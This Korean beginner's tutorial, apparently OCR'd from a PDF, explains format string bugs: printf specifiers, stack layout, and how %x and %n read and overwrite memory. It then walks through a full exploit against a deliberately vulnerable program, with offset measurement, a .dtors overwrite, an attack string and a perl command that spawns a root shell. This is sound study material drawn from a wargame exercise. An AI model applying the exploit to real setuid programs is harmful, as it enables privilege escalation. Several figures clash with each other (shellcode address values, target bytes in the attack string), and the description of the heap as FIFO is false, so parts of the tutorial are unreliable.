Format String Bug

HackerLogin & CERT : Seo Jeong Hyeon
Email : seobbung@naver.com

0x 목 차 x0

1. 머리말

편리함을 위해서 우선 존대어를 사용하지 않았습니다. 넓은 마음으로 이해해 주시기를.....^^
무엇에 대해서 공부할까 고민을 하던 중 예전부터 생각하고 있었던 Format String Bug에 대해서 공부해 보았다. 본 문서는 초보자가 초보자를 위해서 쓴 글이다. 본 문서는 C언어, 스택에 대한 개념이 있다면 쉽게 이해할 수 있을 거라고 생각한다. 공부 하면서 스택 구조와 각종 출력 함수의 서식문자 등에 대해서 많이 알 수 있었다. 본 문서에 잘못된 부분이 많이 있으면 넓은 마음으로 이해해 주시고 잘못된 부분이 있다면 메일 주시면 감사 하겠습니다. 작업한 환경은 RedHat 9, gcc3.2.2 에서 테스트 했다.

2. Format String ?

C언어를 배운 사람이라면 모두다 printf()함수를 알 것이다. 가장 기본적으로 처음 배우는 출력 함수이다. 이 가장 기본적인 함수를 이용하여 포맷 스트링이 무엇인지 알아보자.


```
#include <stdio.h>
int main()
{
        char buf1[12] = "HackerLogin";
        char buf2[9] = "Fighting";
        int i = 1;

        printf("%s %s %d등 하자!₩n", buf1, buf2, i);
}
```

[표 1]Format String 예제

위 표를 보면 printf함수 안에 “”로 묶어진 부분 "%s %s %d등 하자!₩n"를 볼 수 있을 것이다. 이 부분을 Format String이라고 한다. 즉, 출력하기 위한 문자열의 형식을 정하는 부분이라고 생각 하면 될 것이다. 그리고 %s나 %d는 서식 문자라고 하고 이것은 출력 할 때 문자열을 출력 할지 숫자를 출력 할지를 미리 결정하는 부분이다.


3. 함수 호출시 스택 구조

Format String Bug에 들어가기에 앞서 메모리에 대해서 공부해 보자.



[그림 1] 8086 기본 메모리 구조

위 그림은 8086 시스템의 기본적인 메모리 구조이다. 부팅 시 먼저 메모리의 하위 주소에 커널이 위치하게 된다. 커널은 운영체제이자 핵심부분이라고 생각하면 된다. 그리고 나머지 부분은 가용 부분으로 다른 기타 응용프로그램들이나 프로세스들이 실행되게 되면 이 부분에 적제 되어서 실행되게 된다.



[그림 2] Segment


위 그림을 보면 Segment가 여러 개 있는 것을 볼 수 있다. 현재 컴퓨터는 멀티태스킹을 사용

한다. 즉, 한 번에 여러 프로그램을 메모리에 올려서 동시에 사용하는 것처럼 사용 할 수 있게 해 준다. Segment는 프로그램 즉, 프로세스가 실행되기 위해서는 메모리에 적재 되어야 하는데 프로세스가 실행되기 위해서 필요한 정보들이 있을 것이다. 이 정보들이 메모리에 올라가야 하는데 이 정보들을 단위로 묶어서 올라가게 된다. 이 단위를 Segment라고 한다. C언어에서는 이 Segment를 다시 Code, Data, Stack, Heap영역으로 나뉠 수 있다.

Code Segment는 동작을 정의 해 놓은 영역이다. 시스템이 알아들을 수 있는 명령어 즉 Instruction들이 들어 있다. 이것은 기계어 코드로써 컴파일러가 만들어낸 코드이다.

Data Segment에는 전역(global) 변수, 정적(static) 변수, 초기화된 배열과 구조들이 들어가게 된다. 데이터 영역은 프로그램이 실행 될 때 생성되고 프로그램이 종료 될 때 시스템에 반환됩니다.

Stack Segment에는 자동 변수(auto variable) 저장, 복귀 번지(return address) 저장의 용도로 사용되어 진다. 지역변수는 auto variable에 해당하며, 스택영역에서 생성된다. 함수 역시 호출 시 스택영역에 생성되고 사용 된 후 시스템에 사용영역이 반환된다고 할 수 있다. 스택의 구조는 FILO(First In Last Out)방식이다. 말 그대로 먼저 들어간 것이 마지막에 나오는 구조이다. 쉽게 예를 들자면 밥을 먹을 때 반찬 접시가 여러 개 있을 것이다. 이때 다 먹은 반찬의 접시를 차근차근 쌓았다고 하자. 가장 밑에 있는 것은 가장 먼저 바닥에 들어간 접시이고, 바닥에 있기 때문에 당연히 가장 늦게 나올 수밖에 없을 것이다. 우리가 조금 더 자세히 알아 할 부분이 이 스택 영역이므로 간단히 그림으로 이해해 보자.



[그림 3] Stack의 이해

Heap Segment에는 malloc()와 같은 함수로 프로그래머가 스스로 메모리 크기를 정하여 할 당 할 수 있는데 이런 메모리 할당은 Heap Segment 영역에 할당 되게 된다. 메모리 모델에 따라서 달라 질 수 있다. Heap 영역은 Stack과 반대로 FIFO(First In First Out)방식으로 작동 한다. 파이프를 생각하면 되겠다. 먼저 들어간 데이터가 있고 뒤에서 다른 데이터가 들어오면 앞으로 밀려나면서 제일 먼저 들어간 데이터가 제일 먼저 나오는 방식인 것이다.

메모리 할당 위치는 Code, Data, Heap영역은 하위 메모리로부터 할당되고, Stack 영역은 상위 메모리로 부터 할당 되어 진다.

4. Format String Bug ?

Format String Bug는 프로그래머의 게으름이나 실수에서 생겨나는 Security Hole이다. 간단히 예를 들어보자. 다음과 같이 프로그래머가 사용자에게 문자열을 입력 받은 문자열을 출력하는 프로그램을 작성 하였다고 하자.

```
#include <stdio.h>
#include <stdlib.h>
int main( int argc, char *argv[] )
{
        char str[20];
        strcpy( str, argv[1] );
        printf("%s", str );
}
```

[표 2] 출력 샘플 코드 1

잘 작동 될 것이다. 그러나 프로그래머가 게으름이나 실수로 인하여 “%s”를 빼고 printf(str); 만 쓸 수도 있을 것이다. 코딩양이 줄어드는 편리함이 있을 것이다. 그 코드는 다음과 같다.

```
#include <stdio.h>
#include <stdlib.h>
int main( int argc, char *argv[] )
{
        char str[20];
        strcpy( str, argv[1] );
        printf( str );
}
```

[표 3] 출력 샘플 코드 2

샘플 코드 1과 2는 똑같이 작동 한다. 그러니 샘플 2코드는 보다 쉽게 작성 할 수 있고 몇 글자라도 더 타자를 칠 필요가 없어진다. 하지만 샘플 코드 2같이 프로그래밍을 한다면 Security Hole 만들어 질 수 있다.

입력 값을 받아서 str 변수에 복사해 주고 이 복사한 값을 출력 해주는 단순한 프로그램이다. 그러나 “%s”를 이용해서 Format String을 지정해 주지 않으면 str 변수에 %d, %s, %x등 서식문자가 포함된다면 printf는 이를 문자열로 인식하지 않고 서식문자로 인식한다는 것이다. 이를 이용해서 프로그램의 흐름을 제어 할 수 있다.

(1) %x 이해


%x는 16진수로 출력 하고자 할 때 사용한다. 다음과 같은 코드를 보자.

```
#include <stdio.h>
void main( )
{
        char str[10] = "seobbung";
        printf("%s", str );
}
```

[표 4] 기본 문자열 출력

보는 바와 같이 기본적으로 문자열을 출력 하는 프로그램이다. 하지만 printf("%s", str);에서 %s 대신 %x를 사용한다면 어떻게 될까? char str[10] = "seobbung"; 에서 seobbung 문자열이 저장된 주소를 출력 하게 되는 것이다.

그렇다면 [표 3] 출력 샘플 코드 2 상황을 생각해보자. 입력 인자에 %x를 넣는다면 어떻게 될까? 말했듯이 분명 문자열로 인식하지 않고 %x를 서식문자로 인식 할 것이다. 그러나 %x 다음에는 그에 맞는 인자가 와야 한다. 위 [표 4]에서 str과 같이 말이다. 그러나 [표 3] 소스 코드에서 인자값으로 %x를 넣어 주면 그에 상응하는 인자 값이 없기 때문에 바로 다음 주소의 내용의 주소 값(16진수)을 출력하게 되는 것이다.



[그림 4] 출력 샘플 코드 2 실행 시 Stack 구조

출력 샘플 코드 2를 실행 했을 때 예상되는 Memory Stack의 구조는 위 그림과 비슷할 것이다. 먼저 strcpy와 printf 함수가 있는데 이것은 그 함수의 주소 값이 들어가는 것이 아닐 것이다. strcpy함수와 printf함수에 들어가는 인자 값들이 Stack에 들어 갈 것이다. 그리고 스택은 High Address부터 사용하기 때문에 str[20]이 먼저 Stack에 자리 잡게 되는 것이다.


다시 본론으로 들어 가보자. 출력 샘플 코드 2를 실행 시 인자 값에 %x를 넣어 줘서 출력 하려고 할 때 esp는 printf함수에 있는 인자 값을 가리키고 있을 것이다. 여기서 %x는 [표 4]와 같이 %x에 맞는 인자가 없기 때문에 그냥 esp 다음 4바이트에 있는 값, 즉 strcpy의 인자값 중 하나를 그냥 16진수로 출력해 버린다는 것이다. 이것이 중요한 포인트이다. 이 %x를 여러개 넣어 준다면 그 다음도 계속 출력하게 될 것이다.

(2) %c 이해

%c는 하나의 문자로 출력 하는 서식문자이다. 그렇다면 %임의정수c는 뭘 의미할까? 임의정수로 포맷형식을 지정해주는 것이다. %100c는 100자리를 출력형식으로 한다는 의미이다. 일반적으로 C프로그래밍 할 때 숫자 한 자리를 출력 하다가 두 자리를 출력하게 되면 출력형식이 맞지 않게 된다. 그래서 일반적으로 %2d로 형식을 맞춰 주는 것과 같다.

(3) %n 이해

[표 3] 출력 샘플 코드 2와 [그림 4]출력 샘플 코드 2 실행 시 Stack 구조를 다시 보자.



[그림 5] %n 이해

위 그림은 %n을 이해하기 위해 인위적으로 Stack의 구조가 위 그림과 같다고 가정 하는 것이다. %n은 두 가지 일을 한다. 첫 번째, 지금까지 출력된 자리 수를 계산한다. 두 번째, 다음 스택의 내용을 주소로 인식 하여 이 주소에 방금 계산한 값을 덮어 쓴다.

출력 샘플 코드 2에 AAAA%n로 인자 값을 넣어 주고 실행 시킨다면 printf함수는 AAAA를 출력 할 것이다. 그리고 %n에 의해서 출력된 자리수를 계산한다. 여기서는 4이다. 그리고 다음 스택에는 AAAA가 들어 있다 이것을 16진수 주소 값으로 인식한다. 여기서는 0x41414141이다. 이 주소(0x41414141)에 4를 덮어 쓰는 것이다. 여기서 중요한 한 가지를 알 수 있다. 어쨌든 덮어 쓰는 것이 가능하다는 것이다!!

(4) %임의정수c%n 이해

%임의정수c%n를 해석 하자면 %임의정수c에서 임의정수자리만큼 출력 형식을 지정하여 그만큼 출력 하겠다는 의미이다. 그리고 %n 이 있다. 앞에서 임의정수 자리만큼 출력 하였으니 %n은 임의정수를 세고 그 다음 Stack 에 있는 값을 주소로 인식하여 임의 정수를 덮어 쓰는 것이다.

여기서 중요한 것을 알았다. 우리가 원하는 메모리 주소에 원하는 내용을 덮어 쓸 수 있다는 것이다. 결국엔 리턴주소를 알아내서 쉘코드 주소를 덮어 써서 root쉘 획득이 가능 하다는 것이다.

5. Attack

(1) 거리 측정

프로그램의 제어를 마음대로 할 수 있다는 것을 알았으므로 실제 제어가 가능한지 테스트 해보자. 우리가 공격할 간단한 예제이다.

```
#include <stdio.h>
#include <stdlib.h>
int main( int argc, char *argv[] )
{
        char str[256];
        strcpy( str, argv[1] );
        printf( str );
}
```

[표 5] 취약한 예제

간단히 위 소스를 설명하자면 먼저 str[256]을 잡아 주고, 인자 값으로 입력 받은 것을 str로 복사 해준 다음 그 문자열을 출력 해주는 프로그램이다.

먼저 공격하기 위해서 %x를 이용하여 출력 할 때 printf함수 인자 값과 str의 위치를 계산해보자. 인자 값으로 AAAA%x를 한번 해보고 %x를 추가 해보고 해서 출력 값이 41414141이 나올 때까지 해서 거리를 계산한다.

```
[seobbung@localhost seobbung]$ ./test AAAA%x
AAAAbffff1f5[seobbung@localhost seobbung]$ ./test AAAA%x%x
AAAAbffff1f340015b88[seobbung@localhost seobbung]$ ./test AAAA%x%x%x
AAAAbffff1f140015b881[seobbung@localhost seobbung]$ ./test AAAA%x%x%x%x
AAAAbffff1ef40015b8814141414[seobbung@localhost seobbung]$
```

[그림 6] %x 로 거리 계산 그림

거리를 측정 해본 결과 %x가 4개 일 때 str에 접근 할 수 있었다.

(2) 쉘코드 주소 얻기

이제 eggshell을 이용해서 쉘코드 위치를 구해 보자. 주소 값이 0xbffff289 가 나왔다. 그러가 문제가 있다. x86 시스템에서 0xffffff(4294967295)만큼의 크기를 지정 할 수 없기 때문에 4바이트가 아닌 2바이트씩 거꾸로 넣어 줘야 한다. f289는 62049이 되고, bfff = 49151이 된다.

※ Eggshell의 정확한 쉘코드의 주소를 반환하지 않기 때문에 getenv라는 프로그램으로 환경변수에서 직접 주소를 가져와서 정확도를 높였다.

(3) Return 주소 얻기

1. gdb를 이용한 방법

```
(gdb) disass main
Dump of assembler code for function main:
0x08048394 <main+0>:    push   %ebp
0x08048395 <main+1>:    mov    %esp,%ebp
0x08048397 <main+3>:    sub    $0x78,%esp
.
.
.
End of assembler dump.
(gdb) bp *main+1
Undefined command: "bp".  Try "help".
(gdb) b *main+1
Breakpoint 1 at 0x8048395
(gdb) r
Starting program: /root/test

Breakpoint 1, 0x08048395 in main ()
(gdb) info reg esp
esp            0xbfffd8b8       0xbfffd8b8
```

[표 6] gdb를 이용한 ret 구하기

함수가 시작 될 때 ret가 저장되고 그 아래 4바이트에 sfb가 들어가게 됩니다. sfb가 들어가는 과정이 push %ebp 부분이다. 그래서 그 다음 줄에 break point를 걸어서 그때의 sfb주소보다 4바이트 위에 ret 주소가 있을 것이기 때문에 위와 같이 하였다. 위에서는 예상 ret는 0xbfffd8dc일 것이다. 그런데 실제로 이것으로 하려고 하면 주소가 정확하지가 않다. ret주소를 변경하면서 시도해야 하는데 번거롭다. 그리고 레드햇 9에서는 랜덤 스택을 사용하기 때문에 이 방법으로는 힘들다.

2. .dtors를 이용

간단히 말하면 프로그램이 종료될 때 호출되는 것이라고 생각 하면 되겠다. .dtors를 찾아보자.

```
[seobbung@localhost seobbung]$ objdump -h test | grep .dtors
 18 .dtors       00000008  0804952c  0804952c  0000052c  2**2
```

[표 7] .dtors를 이용한 ret 구하기

여기서 .dtors 주소는 0804952c이다. 우리는 여기서 4바이트 더한 곳을 덮어 쓰면 된다. +4를 해주는 이유는 objdump로 검색했을 때 나오는 주소가 실제 값이 아니다. 실제 값은 검색한 값의 +4를 해주어야 한다. 즉, 0x08049530이다.

(4) Attack

정리해 보자. 쉘코드 주소는 bfff는 = 49151이 되고, f275 = 62069 가 되고, Return 주소는 0x08049530이 된다. 이제 실제 공격 문자열을 만들어 보자. 다음과 같을 것이다.

```
AAAA₩x30₩x95₩x04₩x08AAAA₩x32₩x95₩x04₩x08
                                        %8x%8x%8x%62049c%n%52598c%n
```

[표 8] 공격할 문자열

왜 이런 공격 문자열이 나오는지 살펴보자. 먼저 취약한 예제에서 문자열을 인자 값으로 받고, str[256]을 할당 하고 입력 받은 문자열을 str로 복사 하고 이 문자열을 출력 하는 것이다. 출력 할 때의 행동을 자세히 살펴보자.

먼저 이상한 것이 하나 있을 것이다. 자세히 본 사람이라면 숫자가 바뀐 것을 알 수 있을 것이다. 왜 숫자가 bfff는 = 49151, f275 = 62069 이었는데 이 숫자가 아니고 조금 차이가 있는지 궁금할 것이다. %n 이 자신이 나오기 전까지 출력한 모든 자리수를 계산하기 때문에 정확히 계산했기 때문이다.

```
f289 => 62089 - 40(4+4+4+4+8+8+8) = 62049
bfff => 1bfff(114687) - 62049 = 52598
```

[표 9] 정확한 계산

먼저 f275에서 40을 빼는 이유는 앞에서 AAAA₩x6c₩x95₩x04₩x08AAAA₩x6e₩x95₩x04₩x08%8x%8x%8x 부분이 실행되면서 40바이트를 이미 썼기 때문에 빼주는 것이다. 또, bfff는 bfff - f289를 하면 음수 값이 나오기 때문에 앞에 한자리1을 더 추가해서 빼준 것이다.

printf함수가 출력을 시작 할 때 AAAA₩x6c₩x95₩x04₩x08AAAA₩x6e₩x95₩x04₩x08 까지는 그냥 문자열로 인식 하고 출력이 되는 것이다. 이제 다음은 %8x%8x%8x부분이다. 이 부분은 printf함수에서 str부분으로 Stack의 esp를 옮기는 작업이다. 즉, str에 접근 한 것이다.

이제 %62049c%n 부분이다. 먼저 %62049c는 62049만큼 출력한다는 의미이고, esp의 다음 4바이트인 AAAA를 출력 할 것이다. %n은 지금까지 출력 한 자리수를 세어서 다음 4바이트에 있는 ₩x30₩x95₩x04₩x08의 주소 값에 40 + 62049 = 62089를 덮어 쓴다.

다음 부분인 %52598c%n도 앞과 똑같이 62098만큼 출력한다는 의미이고, esp의 다음 4바이트인 AAAA를 출력 할 것이다. 그리고 Stack의 다음 값 4바이트 값인 ₩x32₩x95₩x04₩x08에 52598을 덮어 쓴다는 의미이다. 이렇게 덮어 쓰고 출력을 하고 프로그램이 종료를 하게 되는데 우리는 프로그램이 종료될 때 호출되는 .dtors의 리턴 값을 쉘코드 주소로 바꾸어 버렸기 때문에 프로그램이 정상 종료 되면서 쉘이 뜨게 되는 것이다.

```
./test `perl -e 'print "AAAA₩x30₩x95₩x04₩x08AAAA
                        ₩x32₩x95₩x04₩x08%8x%8x%8x%62049c%n%52598c%n"'`
```

[표 10] 실제 공격

위와 같이 하면 실제 쉘이 뜨는 것을 볼 수 있다.

6. 맺음말

사실 이 문서는 해커스쿨 문제 FSB를 풀면서 처음 접하게 되었고, 공부 하였다. 처음에는 어려워서 뭐가 먼말인지 하나도 몰랐었다. 물론 이 문서를 쓰면서 조금 알았다고 하지만 아직 갈 길은 멀다고 생각한다. 이번 문서를 쓰면서 정말 FSB의 기초를 쓴다고 썼는데 이제 막 공부를 시작 한 초보자가 봤을 때 (물론 저도 초보자 이지만..) 어렵거나 이해가 안가는 부분이 있을 수도 있다. 넓은 마음으로 이해해 주시고 열심히 공부하길 바란다. 이 문서를 쓰면서 도움을 주신 분들께 감사의 마음을 전하고 싶다..^^

7. 참고 문헌

[1]. Tim Newsham님의 Format String Attack 강좌
[2]. TrueFinder님의 Format String Attack 강좌
[3]. xepfy님의 Format String Attack 강좌